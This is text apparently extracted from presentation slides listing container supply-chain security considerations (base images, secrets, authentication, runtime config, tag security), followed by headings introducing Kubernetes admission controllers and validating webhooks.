
# Container Supply-Chain Security Considerations



- Code in layers
- Base Image
- Secrets
- AuthN



# Container Supply-Chain Security Considerations




- Runtime Config
- User AuthN
- Volumes
- Network

- Code in layers
- Base Image
- Secrets
- AuthN

- AuthN



# Container Supply-Chain Security Considerations



- Runtime Config
- User AuthN
- Volumes
- Network


- Code in layers
- Base Image
- Secrets
- AuthN

- AuthN
- AuthZ





# Container Supply-Chain Security Considerations



- Runtime Config
- User AuthN
- Volumes
- Network

- Code in layers
- Base Image
- Secrets
- AuthN

- AuthN
- AuthZ
- Tag Security



# \$1 Tour of Kubernetes Admission Controllers






# Admission Control – K8s

# Validating Web Hook




# Validating Web Hook



